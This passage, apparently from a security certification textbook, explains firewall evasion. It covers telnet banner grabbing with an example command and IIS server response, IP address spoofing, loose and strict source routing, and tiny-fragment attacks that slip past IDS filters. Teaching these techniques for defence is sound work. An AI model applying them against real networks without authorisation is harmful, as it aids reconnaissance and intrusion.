
  A firewall does not block banner grabbing because the connection between the attacker's system and the target system appears legitimate. An example of SMTP banner grabbing is **`telnet mail.targetcompany.org 25`**.

  The syntax is "**`<service name > <service running > <port number>`**"

  Banner grabbing is used for specifying banners and application information. For example, when the user opens a telnet connection to a known port on the target server and presses Enter a few times, if required, it displays the following result:

```
C:\>telnet <target website> 80

HTTP/1.0 400 Bad Request

Server: Microsoft-IIS/10.0
```

  This system works with many other common applications that respond to a set port. The information generated through banner grabbing can boost the attacker's efforts to further compromise the system. With information about the version and the vendor of the web server, the attacker can further focus on employing platform-specific exploit techniques. Services on ports such as FTP, Telnet, and web servers should not remain open, as they are vulnerable to banner grabbing.



IP Address Spoofing, Source Routing, and Tiny Fragments

IP Address Spoofing

- IP address spoofing is a hijacking technique in which an attacker **masquerades as a trusted host** to conceal his/her identity. It can be used to spoof a website, hijack browsers, or gain unauthorized access to a network
- Attackers modify the **addressing information** in the IP packet header and the source address bits field in order to bypass the firewall

Source Routing

- Source routing allows the sender of a packet to partially or completely **specify the route** the packet takes through the network
- As the packet travels through the nodes in the network, each **router examines** the destination IP address and **chooses the next hop** to direct the packet to the destination
- In source routing, the **sender** makes some or all of these decisions on the router

Tiny Fragments

- Attackers create **tiny fragments** of outgoing packets forcing some of the TCP packet's header information into the next fragment
- The IDS filter rules that specify **patterns will not match** with the fragmented packets due to broken header information
- The attack will succeed if the **filtering router examines only the first fragment** and allows all the other fragments to pass through
- This attack is used to **avoid user defined filtering rules** and works when the **firewall checks only for the TCP header information**

IP Address Spoofing

Most firewalls filter packets based on the source IP address. These firewalls examine the source IP address and determine whether the packet is coming from a legitimate source or an illegitimate source. The IDS filters packets from illegitimate sources. Attackers use the IP spoofing technique to bypass such firewalls.

IP address spoofing is a hijacking technique in which an attacker masquerades as a trusted host to conceal his identity, spoof a website, hijack browsers, or gain unauthorized access to a network. In IP spoofing, the attacker creates IP packets by using a forged IP address and gains access to the system or network without authorization. Attackers modify the addressing information in the IP packet header and the source address bits field to bypass the firewall. The attacker spoofs the message; therefore, the destination host thinks that it has come from a reliable source. Thus, the attacker succeeds in impersonating others with the help of IP spoofing. Hackers use this technique to avoid detection during spamming and various other activities.

For example, let us consider three hosts: A, B, and C. Host C is a trusted machine of host B. Host A masquerades as host C by modifying the IP address of the malicious packets that it intends to send to host B. When the packets are received, host B thinks that they are from host C, but they are actually from host A.




Figure 12.39: Evading Firewall using IP Address Spoofing

Source Routing

Using this technique, the sender of the packet designates the route (partially or entirely) that a packet should take through the network such that the designated route should bypass the firewall node. Thus, the attacker can evade firewall restrictions.

When these packets travel through the network nodes, each router examines the destination IP address and chooses the next hop to direct the packet to the destination. In source routing, the sender makes some or all of these decisions on the router.

Source routing is categorized into two approaches: loose source routing and strict source routing. In loose source routing, the sender specifies one or more stages that the packet must go through, whereas in strict source routing, the sender specifies the exact route the packet must go through.

The figure below shows source routing, where the originator dictates the eventual route of the traffic.


